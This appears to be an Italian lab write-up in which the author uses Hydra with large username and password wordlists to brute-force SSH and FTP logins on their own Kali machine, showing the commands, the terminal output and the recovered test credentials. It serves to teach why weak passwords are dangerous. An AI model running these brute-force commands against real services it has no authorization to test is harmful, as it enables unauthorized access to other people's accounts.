

Authentication cracking con Hydra

Come primo passo creiamo un nuovo utente su Kali grazie al comando **adduser** e lo chiamiamo **test_user** con password iniziale **testpass**.


Attiviamo il servizio ssh con il comando **sudo service ssh start**.



```
┌──(kali㉿Kali)-[~]
└─$ ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be establish
ed.
ED25519 key fingerprint is SHA256:nbSNs1JQIqiQt6Pw8yruJMaA2zvoFcaIJd1itYj7B0M
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known ho
sts.
test_user@192.168.50.100's password:
Linux Kali 6.5.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.6-1kali1 (2023
-10-09) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿Kali)-[~]
└─$ █
```




```
┌──(kali㉿Kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
-P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 19
2.168.50.100 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 11:
28:14
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (
l:8295455/p:1000000), ~2073863750000 tries per task
[DATA] attacking ssh://192.168.50.100:22/
█
```




```
┌──(kali㉿Kali)-[~]
└─$ hydra -L /home/kali/Desktop/username1.txt -P /home/kali/Desktop/passwords1.
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in m
 ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-29 11:57
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip w
-I
[DATA] max 4 tasks per 1 server, overall 4 tasks, 829553895456 login tries (l:8
[DATA] attacking ssh://192.168.50.100:22/
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
```

Alla fine hydra riesce a trovare un accesso valido; questo ci fa comprendere quanto sia davvero importante configurare un utente ed una password complicate e non standard.

Proviamo con il servizio ftp installandolo con sudo apt-get installa vsftpd, e avviandolo con service vsftpd.
Poi usiamo il comando in figura.



```
┌──(root㉿Kali)-[/home/kali]
└─# hydra -L /home/kali/Desktop/username1.txt -P /home/kali/Desktop/passwords1.txt
 192.168.50.100 -t4 ftp
```



```
57/p:100002), ~207390572729 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
```

E anche qui riusciamo a trovare le password .